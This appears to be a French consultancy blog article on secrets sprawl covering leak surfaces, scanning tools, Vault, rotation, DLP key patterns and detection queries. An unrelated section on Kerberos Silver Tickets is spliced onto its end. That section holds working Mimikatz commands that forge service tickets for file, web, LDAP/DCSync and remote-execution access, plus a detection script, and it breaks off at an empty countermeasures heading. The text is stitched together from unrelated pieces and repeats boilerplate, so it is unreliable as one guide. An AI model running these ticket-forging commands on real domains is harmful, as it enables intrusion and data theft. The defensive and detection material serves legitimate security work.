AYI NEDJIMI Consultants

Secrets sprawl : collecte - Guide Pratique Cybersecurite

Catégorie : Articles Techniques Lecture : 25 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

La prolifération des secrets (tokens, clés API, certificats, mots de passe) dans les dépôts Git, images conteneurs, scripts CI/CD ou artefacts cloud.

Cette analyse detaillee de Secrets sprawl : collecte - Guide Pratique Cybersecurite s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

Cette analyse technique de Secrets sprawl : collecte - Guide Pratique Cybersecurite s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels.

Résumé exécutif

La prolifération des secrets (tokens, clés API, certificats, mots de passe) dans les dépôts Git, images conteneurs, scripts CI/CD ou artefacts cloud constitue une menace majeure : un secret exposé conduit souvent à une compromission rapide. Le « secrets sprawl » résulte de pratiques héritées (commits non nettoyés, variables d’environnement partagées, fichiers de configuration copiés) et de l’expansion des plateformes (SaaS, microservices, pipelines). Cet article examine les surfaces de fuite (Git, images, conteneurs, logs, tickets), les techniques de collecte adverses, puis propose une stratégie intégrée de scanning à la source, de rotation automatisée, de gestion zero-trust des secrets et de gouvernance. Objectif : offrir aux équipes DevSecOps, AppSec et SecOps un plan opérationnel pour réduire drastiquement le risque lié aux secrets.

Votre architecture de sécurité repose-t-elle sur une seule couche de défense ?

Cartographie du secrets sprawl

Surfaces principales

1. **Dépôts Git** : fichiers sources, historique, tags, branches, PR, gists. 2. **Pipelines CI/CD** : variables d'environnement, logs, artefacts, caches. 3. **Images conteneurs** : fichiers `.env`, couches Docker, history. 4. **Infrastructure as Code** : Terraform, CloudFormation, Ansible vars. 5. **SaaS & tickets** : Jira, Slack, Confluence, Google Docs. 6. **Logs & monitorings** : Stack traces contenant secrets. 7. **Backups & snapshots** : S3 buckets, snapshots non chiffrés. 8. **Disques développeurs** : VSCode settings, shell history.

Conséquences

- Compromission d'infrastructure (AWS keys).
- Accès données clients (DB credentials).
- Mouvement latéral (OAuth tokens).
- Impact réglementaire (RGPD, PCI).

Techniques adverses (collecte)

- Git scraping (TruffleHog, GitRob).
- Docker Hub mining.
- OSINT sur gists, leaks.
- Pipeline compromise (logs).
- SaaS search API.
- Credential stuffing dans code.

Notre avis d'expert
La défense en profondeur n'est pas un concept abstrait — c'est une architecture concrète avec des couches mesurables et testables. Chaque couche doit être conçue pour fonctionner indépendamment des autres, car l'hypothèse de défaillance d'une couche est la seule hypothèse réaliste.

Stratégie de réduction : principes clés

1. **Inventaire et classification** des secrets. 2. **Scanning continu** à la source (pre-commit, CI, dépôts). 3. **Gestion centralisée et rotation** (secrets manager). 4. **Zero-trust secrets** : distribution dynamique, ephemeral. 5. **Gouvernance & formation**. 6. **Réponse & revocation**.

Combien de vos contrôles de sécurité ont été testés en conditions réelles cette année ?

Scanning à la source

Pre-commit hooks

- `pre-commit` framework.
- Outils : `detect-secrets`, `gitleaks`, `git-secrets`.
- Bloquer commit contenant pattern (AWS, OAuth).

CI/CD scanning

- Jobs `gitleaks --config`.
- Intégrations (GitHub Advanced Security/Secret Scanning, GitLab Secret Detection, Azure DevOps).

Monitoring dépôt central

- GitHub Enterprise secret scanning.
- GitLab -> `secret*detection*`.
- Bitbucket -> Snyk integration.

Historique

- `gitleaks --repo-path --redact`.
- `git filter-repo` pour purger.

Cas concret
L'exploitation de Log4Shell (CVE-2021-44228) en décembre 2021 a démontré les risques systémiques liés aux dépendances open-source. Cette vulnérabilité dans la bibliothèque de logging Log4j affectait des millions d'applications Java et a nécessité une mobilisation mondiale de l'industrie pour identifier et corriger tous les systèmes vulnérables.

Scanning images & conteneurs

- `trivy fs/image`.
- `dockle`.
- Vérifier `docker history`.
- Infect: secrets dans `RUN echo`.

Container runtime

- Vérifier env var, volumes.
- `kubectl exec env`.
- Policy : `Secret` (K8s) vs ConfigMap.

Infrastructure as Code

- `tfsec`, `checkov` (ex: hard-coded AWS keys).
- `ansible-lint`.
- Veille sur `.tfstate`.

SaaS & collaboration

- DLP (MS Purview) pour Slack, Teams.
- CASB.
- Sensibilisation support.

Zero-trust secrets management

Principes

- Secrets centralisés (HashiCorp Vault, AWS Secrets Manager, Azure Key Vault, GCP Secret Manager).
- Distribution dynamique (short-lived).
- Authn machine (service accounts, AWS IAM).
- Rotation automatique.
- Audit logging.

Patterns

- CI/CD -> JWT OIDC -> assume role -> fetch secret.
- Kubernetes -> `CSI Secrets Store`.
- Serverless -> environment variables chiffrées.

Rotation & revocation

- Rotation programmée (30, 60 jours).
- Rotation after leak detection.
- Automatiser (Lambda, Functions).
- Documenter owner.

Politiques et gouvernance

- Standard `SEC-SECRET-001`: no hard-coded, rotation, logging.
- RACI (Dev, Platform, SecOps).
- Compliance (SOC2, ISO).

Observabilité & détection

- SIEM : alerting sur commits secrets.
- Logs secrets manager (use).
- Traces pipeline (exfil).

Réponse à incident

1. Identifier secret exposé. 2. Evaluer impact. 3. Révoquer/rotater. 4. Purger repo (history). 5. Communication. 6. Post mortem.

Automation & SOAR

- Workflow : secret scanning alert -> SOAR -> create ticket -> notify dev -> track rotation -> close.
- API secrets manager -> rotation.

Sensibilisation

- Training dev : utilisation secrets manager, examples.
- KB : best practices.
- Nudges (Git commit message).

Roadmap

1. Audit secrets. 2. Implémenter scanning pre-commit + CI. 3. Centraliser secrets (Vault). 4. Intégrer rotation auto. 5. DLP SaaS. 6. Reporting & metrics.

> **Ressources open source associées :**
>
> - SecureCodeReview-AI — Revue de code sécurisée avec IA (Python)
> - devsecops-pipeline-fr — Dataset pipeline DevSecOps (HuggingFace)

Combien de secrets exposes en moyenne dans un depot Git ?

Les etudes montrent qu'un depot Git moyen contient entre 3 et 7 secrets exposes, incluant des cles API, des mots de passe et des tokens d'acces. Les outils de scanning comme TruffleHog ou GitLeaks detectent en moyenne 5 secrets par millier de commits dans les organisations sans politique de gestion des secrets.

Conclusion

Le « secrets sprawl » se combat en combinant scanning continu, centralisation des secrets, rotation automatisée et gouvernance. En adoptant une approche zero-trust des secrets et en intégrant la sécurité dans les pipelines DevOps, les organisations réduisent significativement leur surface d'attaque.

Analyse détaillée du cycle de vie des secrets

1. Création

- Génération manuelle (copier/coller).
- Génération automatisée (Terraform).
- Import de secrets existants.

2. Distribution

- Envoyés via email, Slack.
- Stockés dans code.
- Injectés via pipeline.

3. Utilisation

- Applications runtime (env var).
- CI/CD jobs (deploy).
- Scripts locaux.

4. Rotation & revocation

- Processus souvent manuel.
- Complexité (impact).

5. Retrait

- Secrets orphelins.
- Refactoring.

Comprendre ce cycle permet d'identifier les points de contrôle clés.

Inventaire des secrets

- Maintenir un registre (CMDB) de secrets critiques.
- Champs : type, owner, usage, rotation, emplacement.
- Automatiser via API (Vault).

Scanning continue (détails)

Pre-commit hook example (`.pre-commit-config.yaml`)

```
repos:

 • repo: https://github.com/Yelp/detect-secrets



  rev: v1.4.0
  hooks:
  - id: detect-secrets
    args: ["--baseline", ".secrets.baseline"]
```

GitHub Actions secret scanning

- `security-and-analysis` -> secret-scanning: enabled.
- Workflows alert on detection.

GitLab

- `.gitlab-ci.yml` include `Secret-Detection`.

Tool comparison

| Tool | Patterns | ML | Integrations | |------|----------|----|--------------| | Gitleaks | Regex/custom | Non | CLI, CI | | detect-secrets | Baseline, heuristics | Non | pre-commit | | GitHub Secret Scanning | 200+ patterns | Oui | Notifications | | TruffleHog | Regex, entropy | Oui (v3) | CLI |

Refonte historique Git

- `git filter-repo --invert-paths --path secret.txt`.
- Force push (coordination).
- Notifier contributeurs.

CI/CD secrets management

- Utiliser OIDC (GitHub -> AWS).
- Minimiser secrets stockés.
- Logging minimal (redaction).
- Cleanup (artefacts).

Example GitHub workflow (!= secrets)

```
permissions:
  id-token: write
  contents: read
steps:
  - uses: actions/checkout@v3
  - name: Configure AWS credentials
    uses: aws-actions/configure-aws-credentials@v3
    with:
      role-to-assume: arn:aws:iam::123:role/GitHubOIDC
      aws-region: eu-west-1
```

Containers : bonnes pratiques

- Multi-stage build (ne pas laisser secrets).
- `ARG` vs `ENV`.
- `docker build` avec `--secret`.
- Scanner `docker history`.
- Kubernetes: utiliser `SealedSecrets`, `External Secrets Operator`.

Policy Kyverno exemple

```
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: disallow-secrets-in-env
spec:
  rules:
  - name: check-secret-env
    match:
      resources:
        kinds: [Pod]
    validate:
      message: "Secrets must not be defined inline"
      pattern:
        spec:
          containers:
          - name: ""
            =(env): !contains
              - value: ""
```

Logs et monitoring

- Rediger logs (no secrets).
- Config logger -> mask patterns (regex).
- Tools: `pino redaction`, `log4j mask`.

DLP & CASB

- Policy: block secrets in Slack.
- Integrations O365 DLP.

Zero-trust secrets architecture

HashiCorp Vault pattern

- Auth : AppRole, Kubernetes, AWS IAM.
- Policies -> limited scope.
- Dynamic secrets -> DB credentials TTL 1h.
- Audit logs -> forward to SIEM.

AWS Secrets Manager

- `RotateSecret` Lambda.
- Resource policy.
- Integration RDS.

Azure Key Vault / Managed Identity

- MSI obtains token -> secret retrieval.
- RBAC.

GCP Secret Manager

- IAM roles (SecretAccessor).
- Versioning.

Rotation automatisée (exemple)

- AWS: Lambda triggered by EventBridge (rotation monthly).
- Vault: renew leases.
- GitHub: rotate PAT (via API).

Incident detection & response

- GitHub alert -> triage (owner).
- Determine scope (public vs private).
- Revoke secret.
- Purge repo.
- Communicate (ticket).
- Update KB.

Metrics & reporting

- `Secrets detected per month`.
- `Time to rotate after detection`.
- `Coverage scanning`.
- `Secrets without owner`.

Governance & policy

- Policy doc : usage secrets manager, rotation frequency.
- Exceptions process.
- Audits semestriels.

Culture & formation

- Workshops "Securing secrets".
- CTF (rotate secrets).
- Nudges Slack (bot).

Bug bounty

- Scope: report secrets exposures.
- Response template.

Toolchain comparatif (secrets manager)

| Solution | Avantages | Limites | |----------|-----------|---------| | Vault | Multi-cloud, dynamic, policies | Complexité, coût | | AWS Secrets Manager | Intégration AWS, rotation RDS | Coût initial, AWS only | | Azure Key Vault | Intégration Azure, MSI | Rotation custom | | Doppler / 1Password | SaaS simple | Confiance tier | | SOPS (age) | GitOps friendly | Requires management |

Zero trust application patterns

- Applications obtiennent secret via sidecar (Vault Agent).
- Secrets jamais persistés sur disque.
- Use `SPIFFE/SPIRE` for identity.

Observabilité

- Monitor secret manager usage.

- Alert on unusual retrievals (time, service).
- Example KQL: detect secret accessed by new workload.

```
SecretAccessLogs
| where Principal != expected and TimeGenerated > ago(1h)
```

DevSecOps pipeline exemple

1. `pre-commit` -> block. 2. `CI` -> scanning. 3. `CD` -> fetch from Vault. 4. `Production` -> monitor, rotate.

Response automation example

- GitHub secret detection -> Webhook -> Lambda -> rotate secret -> create Jira.

Roadmap (détaillée)

- Q1: Scanning + policy.
- Q2: Vault adoption.
- Q3: Rotation automation.
- Q4: DLP & analytics.

Conclusion enrichie

La réduction du secrets sprawl est un voyage continu : inventaire, scanning, centralisation, rotation, gouvernance et culture. En s'appuyant sur une stratégie zero-trust, des processus automatisés et une collaboration inter-équipes, les organisations protègent leur patrimoine numérique et gagnent en résilience face aux compromissions.

Annexes approfondies

Table de priorisation des secrets

| Catégorie | Exemple | Impact si compromis | Priorité | |---|---|---|---| | Clés cloud root | AWS Access Key Root | Contrôle total | Critique | | Tokens CI/CD | GitHub PAT, GitLab Token | Compromission pipelines | Élevé | | Credentials DB production | PostgreSQL prod | Exfiltration données | Critique | | API third-party | Stripe, Twilio | Fraude, coûts | Élevé | | Secrets développement | Dev DB | Moyen | Moyen | | Secrets legacy | Anciennes API | Inconnu | Évaluer |

RACI

| Activité | R | A | C | I | |----------|---|---|---|---| | Scanning pre-commit | Dev Teams | Dev Leads | AppSec | SecOps | | Gestion Vault | Platform | Platform Lead | AppSec | Dev | | Rotation automatisée | Platform | Platform Lead | AppSec | SOC | | Réponse incidents | SecOps | CISO | Dev, Platform | Exec | Pour approfondir, consultez Phishing sans pièce jointe.

Processus secrets lifecycle management

1. **Enregistrement** : secret créé via portal (owner, usage). 2. **Distribution** : via Vault, policy. 3. **Utilisation** : logs audit. 4. **Rotation** : programmé ou triggered. 5. **Revocation** : lors de départ, incident. 6. **Décommission** : rretirer/archiver.

Integration IaC (Terraform)

```
resource "awssecretsmanagersecret" "dbpassword" {
  name = "prod/db/password"
  recoverywindowindays = 7
}

resource "aws

secretsmanagersecretrotation" "dbpasswordrotation" {
  secretid = awssecretsmanagersecret.dbpassword.id
  rotationlambdaarn = awslambdafunction.rotatedb.arn
  rotationrules {
    automaticallyafterdays = 30
  }
}
```

Observabilité

- CloudTrail `GetSecretValue`.
- Vault audit logs (`/sys/audit`).
- Splunk index `vaultaudit`.

Alerting example (KQL)

```
SecretAccess
| where TimeGenerated > ago(1h)
| summarize count() by Principal, SecretName
| where count > 10 and Principal not in allowlist
```

Response automation (SOAR)

- Playbook `SecretLeak` -> rotate -> ticket -> notify -> purge commit.

Purge Git workflow

1. `git filter-repo` remove file. 2. Force push. 3. Invalidate caches (CI). 4. Communicate (Slack).

Education content

- Slide deck (risks).
- Hands-on lab (Vault).
- Checlist dev (no `.env` in repo).

DLP rules (ex Slack)

- Regex (AWS key).
- Block message, notify.

Metrics dashboard

- `Secrets detected per repo`.
- `Rotation compliance`.
- `Secrets without owner`.
- `Time to remediation`.

Governance board

- Monthly meeting: review metrics, incidents, roadmap.

Integration with identity

- JIT access -> secrets accessible via RBAC (Okta).

Cloud provider features

- AWS Config rule `secretsmanager-scheduled-rotation-success-check`.
- Azure Policy `KeyVault Secrets Expiration`.

Tools open source

- `Sneakers` (Snyk).
- `Shhgit`.
- `Pastel` for Slack detection.

Response scenario (exemple)

Contexte : GitHub secret scanning détecte AWS key exposée. **Actions** :

- Alert -> Slack.
- Platform rotates key.
- Dev purge commit.
- SOC vérifie CloudTrail.
- No abnormal use.
- Update KB.

Table top exercise

- Simulation d'un secret exfiltré (Slack).
- Chrono: detection -> rotation -> communication.

Roadmap 18 mois

- Q1: scanning complete.
- Q2: secret manager adoption.
- Q3: automation rotation.
- Q4: DLP SaaS.
- Q5: ML detection.
- Q6: Program maturity review.

Culture

- Slack bot `SecretsGuard` rappel.
- Recognition program.

Conclusion finale

En adoptant une gouvernance rigoureuse, en déployant des outils automatisés et en cultivant une culture de sécurité, les organisations réduisent drastiquement le secrets sprawl et protègent leurs actifs critiques.

Études de cas et scénarios

Cas 1 : clé AWS exposée dans GitHub public

Un développeur publie accidentellement un repository public contenant un fichier `config.py` avec une clé AWS ayant des privilèges `AdministratorAccess`. Un bot de scanning détecte la clé dans les 5 minutes, l'attaquant crée des instances EC2 pour miner de la cryptomonnaie et tente d'accéder à S3. L'alerte GitHub secret scanning est également envoyée aux mainteneurs.

Réponse : rotation immédiate de la clé via AWS IAM, analyse CloudTrail pour identifier les actions, suppression du repository, purge de l'historique Git (git filter-repo), mise en place d'un pre-commit détectant les patterns, migration vers OIDC GitHub Actions pour éviter les PAT.

Cas 2 : variables d'environnement leakées dans logs CI

Une pipeline GitLab exécute `printenv` pour debugging et redoute l'output. Le log contient un token Stripe et un mot de passe Postgres. Des ingénieurs téléchargent le log pour l'analyse, créant de multiples copies.

Corrections : activer `mask` sur les variables GitLab (`mask: true`), interdire `printenv` via guidelines, configurer retention courte des logs, mettre en place un script qui scrute les logs pour `key` patterns et alerte.

Cas 3 : secrets dans image conteneur

Un Dockerfile copie `.env` dans l'image et supprime file plus tard (`RUN rm .env`). Le secret reste dans la couche image. L'image est poussée sur Docker Hub. Un attaquant inspecte `docker history` et récupère le secret.

Remédiations : multi-stage build, utiliser `--mount=type=secret` pour build-time, scanner images via Trivy, restreindre registres publics, déployer `Admission Controller` bloquant images contenant secrets.

Cas 4 : documents collaboratifs

Une équipe partage un Google Doc contenant un token API. Le doc est accessible via lien (Anyone with link). L'URL fuite.

Réponse : activer DLP Google Workspace pour détecter pattern, restreindre partage, rotation, sensibilisation.

Approche zero-trust secrets : architecture cible

1. **Identités solides** : chaque workload (pod, fonction, VM) possède une identité forte (SPIFFE, IAM role). 2. **Accès minimisé** : policies basées sur attributs (Rego). 3. **Secrets dynamiques** : credentials générés à la volée (Vault dynamic DB creds). 4. **Distribution éphémère** : secrets injectés en mémoire seulement, pas sur disque. 5. **Observabilité** : logs d'accès en temps réel, analyse de comportements. 6. **Rotation automatisée** : triggered par TTL. 7. **Révocation instantanée** : kill leases.

![SVG à créer : architecture zero-trust secrets]

Implémentation détaillée : HashiCorp Vault

- **Auth methods** :

- Kubernetes : pod auth via JWT, policies `path "ssh/" { capabilities = ["read"] }`. - AWS IAM : instance profile -> Vault STS. - AppRole : CI/CD.

- **Secrets engines** :

- KV v2 pour app config (versioning). - Database engine pour PostgreSQL (credentials TTL 1h). - PKI engine pour certificats (mTLS).

- **Agent** : Vault Agent sidecar qui injecte secrets dans fichier templated, auto-renew.
- **Audit** : `/sys/audit` -> file -> Fluent Bit -> SIEM.
- **Policies** : principle of least privilege.
- **Rotation** : `vault write database/rotate-root` .

Implémentation AWS Secrets Manager

- Intégration CloudFormation/Terraform.

- `RotateSecret` via Lambda (Python script).
- Resource policies restreignant accès par VPC Endpoint.
- EventBridge rule alert if secret not rotated 90 jours.
- Tagging `Environment`, `Owner`.

Intégration Kubernetes

- `External Secrets Operator` (ESO) pour synchroniser secrets Vault/AWS.
- `SealedSecrets` pour GitOps : secrets chiffrés via clé cluster.
- `Secrets Store CSI Driver` : secrets montés en volume, rotation.
- `Pod Security Policies` / `Kyverno` -> interdire `env` inline secrets.
- `NetworkPolicy` pour restreindre l'accès au secret store.

Scanning SaaS et ticketing

- Utiliser API Slack Audit logs + DLP : blocage message si regex (AKIA).
- Jira : workflow pre-save -> plugin `Secret Linter`.
- Teams : Microsoft Purview DLP policies.
- GitHub Issues : secret scanning extended.
- Audit secret manager -> CloudWatch/Logs -> Kinesis -> SIEM.
- Alertes :

- `Access Denied` répétés. - `GetSecretValue` depuis compte inhabituel. - Utilisation en dehors plage horaire.

- Dashboard : `Requests per secret`, `failed auth`.

Détection ML

Pipeline

1. Collecter événements d'accès secrets (principal, secret, timestamp). 2. Features : volume, heure, IP, service, entropie. 3. Modèle IsolationForest -> anomalies. 4. Alertes triées par SecOps.

Exemple KQL

```
SecretAccess
| extend hour = hourofday(TimeGenerated)
| summarize count() by Principal, hour
| join kind=inner (
    Baseline
) on Principal, hour
| where count > baseline2
```

Gestion des secrets offline et backups

- Secrets chiffrés (KMS) lors backups.
- Rotation des clés KMS.
- Supprimer secrets obsolètes (garbage collection).
- Politiques TTL.

Indicateurs de maturité

| Niveau | Caractéristique | |--------|-----------------| | Initial | Pas de scanning, secrets dispersés | | Basique | Scanning CI, secrets manager partiel | | Intermédiaire | Zero-trust partiel, rotation manuelle | | Avancé | Zero-trust complet, rotation auto, monitoring | | Optimisé | ML détection, automation, culture |

Gouvernance et comités

- Comité "Secret Management" mensuel.
- Revue des incidents, KPIs.
- Roadmap, budget.

Résilience et tests

- Tests Chaos : désactiver secret, vérifier app fail gracefully.
- Exercices table-top : compromission.
- DR : replicating vault unseal keys, etc.

Documentation et auto-service

- Wiki : comment créer secret, policy.
- Portal self-service (approved).
- API pour développeurs.

Sécurité des endpoints développeurs

- Dotfiles `.bashhistory` -> `HISTCONTROL=ignorespace`.
- Secrets dans `.aws/credentials` -> enforce `aws-vault`.
- 1Password CLI.
- GPG/age pour encryption local.

Outillage CLI

- `doppler`, `chamber`, `aws-encryption-cli`.
- Scripts `vault login` via OIDC.

Réponse rapide (workflow détaillé)

1. Alerte (secret détecté). 2. SOAR crée incident + assigne owner. 3. Owner valide (ex: AWS key). 4. Rotation via script. 5. Verifier logs (mauvaise utilisation). 6. Purger documentation/code. 7. Éduquer l'équipe. 8. Clôture avec rapport. Pour approfondir, consultez Top 10 Solutions EDR/XDR.

KPIs et reporting

- `Nombre de secrets scannés`.
- `Taux de rotation à temps`.
- `Incidents secrets`.
- `Temps moyen de réponse`.
- `Couverture scanning (%)`.

Tableaux de bord (Power BI)

- Heatmap par équipe (incidents).
- Graph temps.
- Top secrets non utilisés.

Roadmap d'automatisation

- Intégrer scanning temps réel (webhooks).
- Étendre DLP (SaaS).
- ML -> scoring.
- Auto-rotation centralisée.

Culture & communication

- Newsletter "Secret Hygiene".
- Slack #ask-secrets.
- Hackdays (refactor).
- Feedback loop (survey).

Compliance

- ISO 27001 A.9.2, A.12.3.
- SOC2 CC6.1.
- PCI DSS Req 3.

Outils commerciaux

- GitGuardian, Nightfall, Spectral.
- SecretHub, StrongDM.

Conclusion additionnelle

Combattre le secrets sprawl implique un effort cohérent entre personnes, processus et technologie. En rendant la sécurité des secrets accessible, automatisée et observable, chaque équipe devient acteur de la résilience globale.

Annexes spécialisées

Détail des politiques de rotation

| Secret | Fréquence rotation | Méthode | Automatisation | |--------|--------------------|---------|----------------| | Clés AWS IAM utilisateur | Immédiate si détecté, 60 jours sinon | AWS CLI `create-access-key` | Lambda EventBridge | | Credentials DB prod | 30 jours | Vault DB engine | Rotation automatique | | Clés API third-party | Suivre exigences fournisseurs (30-90 j) | API partner | Script CI | | Certificats TLS | 60 jours | ACME/Let's Encrypt | Certbot, StepCA | | Tokens CI/CD | 7 jours (PAT), 1h (OIDC) | GitHub API | Workflow cron |

Intégration avec gestion des incidents

- Incident secret classifié `Sev1` si secret production critique public.
- Playbook : rotation, communication, client impact.
- Post-incident : review guidelines, update scanning patterns.

Détection via network/DLP

- Inspect trafic sortant pour patterns `AKIA`, `AIza`.
- DLP filtrant upload vers sites non approuvés.
- CASB alert si token GitHub mentionné.

Automatisation GitOps

- Secrets chiffrés via `SOPS` (age).
- Clés stockées dans KMS.
- CI déchiffre à la volée (OIDC).

- Contrôles : PR require approval from security.

Observabilité pipeline Dev

- `pre-commit` stats (combien de secrets bloqués).
- Graph `false positives` vs `true positives`.
- Feedback aux équipes pour affiner baseline.

Sensibilisation renforcée

- Intégrer gestion des secrets dans onboarding dev.
- Checklist : configure `aws-vault`, `direnv`.
- Guides "comment utiliser Vault CLI".

Cas d'étude : pipeline OIDC

1. GitHub Actions job nécessite déploiement sur AWS. 2. Workflow reçoit token OIDC GitHub. 3. AWS IAM identity provider validant aud, sub. 4. Role `GitHubDeployRole` assume, permission restreinte. Pas de secrets statiques.

Bénéfices : risque vol secrets réduit, rotation inutile, audit CloudTrail.

Cas d'étude : rotation automatique DB

- Vault DB engine provisionne creds Postgres TTL 15 min.
- Application utilise Vault Agent pour renouveler.
- En cas de compromission, secret expire.
- Logs Vault montrent usage; anomalies détectées.

Intégration aux workflows support

- Formulaires pour demander nouveaux secrets (justification).
- Approvals via ServiceNow.
- Expiration programmatique.

Stratégies de segmentation

- VPC/Network segmentation pour limiter impact.
- Security groups: secrets utilisables que depuis subnets.
- Firewall egress restreint.

Adoption progressive

- MVP: scanning + vault pour services critiques.
- Phase 2: adoption par toutes équipes.
- Phase 3: zero trust complet, automation.

Table top incident (exemple)

Scénario : un contrat bug bounty signale token Stripe exposé. Exercices : rotation, communication, analyse transactions, relation clients.

Data lineage

- Documenter chaînes de secrets.
- Identifier dépendances (app -> secret -> resource).
- Mise à jour lors de changements.

Outils complémentaires

- `Akeyless`, `CyberArk Conjur`.
- `1Password Secrets Automation`.
- `StrongDM` (access).

Processus d'exceptions

- Documenter exceptions (ex: embedded device).
- Exiger plan de retrait.
- Review trimestrielle.

Observabilité cross-cloud

- Centraliser logs de Vault, AWS, Azure, GCP.
- Format standard (CEF).
- Use Data Lake pour analytics.

KPIs alignés business

- Réduction incidents secrets -> baisse risque financier.
- Temps d'onboarding dev (outil).

Alignement Zero Trust

- Policy decisions basées sur contexte (device, user, risk).
- Secrets accessibles via proxies authentifiés.

Roadmap technique détaillée

| Étape | Description | Livrables | |-------|-------------|-----------| | Audit initial | Scanner dépôts, images, SaaS | Rapport, inventaire | | Outils | Déployer pre-commit, CI scanning | Configuration partagée | | Secret manager | Choisir / déployer | Architecture, policies | | Pilot | Migrer 2 services | Playbooks, feedback | | Rollout | Étendre à toutes équipes | Dashboard KPIs | | Optimisation | Automation rotation, ML | Pipelines, alerting |

Impact sur conformité

- SOC2 CC6 : Access control -> secrets management.
- ISO 27001 A.12.6 -> Manage technical vulnerabilities.
- HIPAA -> confidentiality.

Documenter best practices par langage

- **Python** : utiliser `os.environ`, `dynaconf`, pas `.env` commit.
- **Node.js** : `npm install dotenv` -> `.env` dans `.gitignore`.
- **Go** : `os.LookupEnv`, `viper`.
- **Java** : Spring Config Server, Vault integration.

External threat intelligence

- Surveiller paste sites (Pastebin).
- Services comme GitGuardian Public Monitoring.

Monitoring dark web

- Providers scrutent leaks.
- Alertes -> rotation.

SRE & reliability

- Monitor impact rotations (downtime).
- Blue/green rotation (no downtime).

Dev feedback

- Survey sur outils (usabilité).
- Ajuster workflows (auto CLI).

Résilience & tests chaos

- Introduire rotation inattendue -> vérifier app.
- Chaos engineering secrets (Exp).

Communication externe

- En cas d'incident majeur, plan de communication.
- Transparence augmente confiance.

Conclusion complémentaire

La gestion rigoureuse des secrets, combinant détection, prévention, rotation et culture, réduit drastiquement la surface d'attaque. L'investissement continu dans des outils zero-trust et l'automatisation crée une défense adaptative contre les fuites de secrets.

La lutte contre le secrets sprawl est un marathon collectif : continuez à automatiser vos contrôles, à former vos équipes, à surveiller vos pipelines et à célébrer chaque réduction de dette de secrets. Cette discipline quotidienne construit une posture de confiance durable.

6. Silver Ticket : falsification de tickets de service

6.1 Principe et mécanisme

Un Silver Ticket est un ticket de service forgé sans interaction avec le KDC. Si un attaquant obtient le hash NTLM (ou la clé AES) d'un compte de service, il peut créer des tickets de service valides pour ce service sans que le DC ne soit contacté. Le ticket forgé contient un PAC (Privilege Attribute Certificate) arbitraire, permettant à l'attaquant de s'octroyer n'importe quels privilèges pour le service ciblé.

Contrairement au Golden Ticket qui forge un TGT, le Silver Ticket forge directement un Service Ticket, ce qui le rend plus discret car il ne génère pas d'événement 4768 (demande de TGT) ni 4769 (demande de ST) sur le DC.

6.2 Création et injection de Silver Tickets

🔧 Outil : Mimikatz - Forge de Silver Ticket

```
# Création d'un Silver Ticket pour le service CIFS
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server01.domain.local /service:cifs /rc4:serviceaccounthash /ptt

# Silver Ticket pour service HTTP (accès web avec IIS/NTLM)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:webapp.domain.local /service:http /aes256:serviceaes256key /ptt

# Silver Ticket pour LDAP (accès DC pour DCSync)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:dc01.domain.local /service:ldap /rc4:dccomputerhash /ptt

# Silver Ticket pour HOST (WMI/PSRemoting)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server02.domain.local /service:host /rc4:computerhash /ptt
```

6.3 Cas d'usage spécifiques par service

Service (SPN)	Hash requis	Capacités obtenues	Cas d'usage attaque
CIFS	Compte ordinateur	Accès fichiers (C$, ADMIN$)	Exfiltration données, pivoting
HTTP	Compte service IIS	Accès applications web	Manipulation application, élévation
LDAP	Compte ordinateur DC	Requêtes LDAP complètes	DCSync, énumération AD
HOST + RPCSS	Compte ordinateur	WMI, PSRemoting, Scheduled Tasks	Exécution code à distance
MSSQLSvc	Compte service SQL	Accès base de données	Extraction données, xp_cmdshell

6.4 Détection des Silver Tickets

🔍 **Indicateurs de détection :**

- **Absence d'événements KDC :** Accès à des ressources sans événements 4768/4769 correspondants
- **Anomalies de chiffrement :** Tickets avec des algorithmes de chiffrement incohérents avec la politique
- **Durée de vie anormale :** Tickets avec des timestamps invalides ou des durées de vie excessives
- **PAC invalide :** Groupes de sécurité inexistants ou incohérents dans le PAC
- **Validation PAC :** Activer la validation PAC pour forcer la vérification des signatures

```
# Activer la validation PAC stricte (GPO)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options >
"Network security: PAC validation" = Enabled

# Script PowerShell pour corréler accès et tickets KDC
$timeframe = (Get-Date).AddHours(-1)
$kdcEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4768,4769;StartTime=$timeframe}
$accessEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4624;StartTime=$timeframe} |
    Where-Object {$_.Properties[8].Value -eq 3} # Logon type 3 (network)

# Identifier les accès sans ticket KDC correspondant
$accessEvents | ForEach-Object {
    $accessTime = $_.TimeCreated
    $user = $_.Properties[5].Value
    $matchingKDC = $kdcEvents | Where-Object {
        $_.Properties[0].Value -eq $user -and
        [Math]::Abs(($_.TimeCreated - $accessTime).TotalSeconds) -lt 30
    }
    if (-not $matchingKDC) {
        Write-Warning "Accès suspect sans ticket KDC: $user à $accessTime"
    }
}
```

🛡️ **Contre-mesures Silver Ticket :**

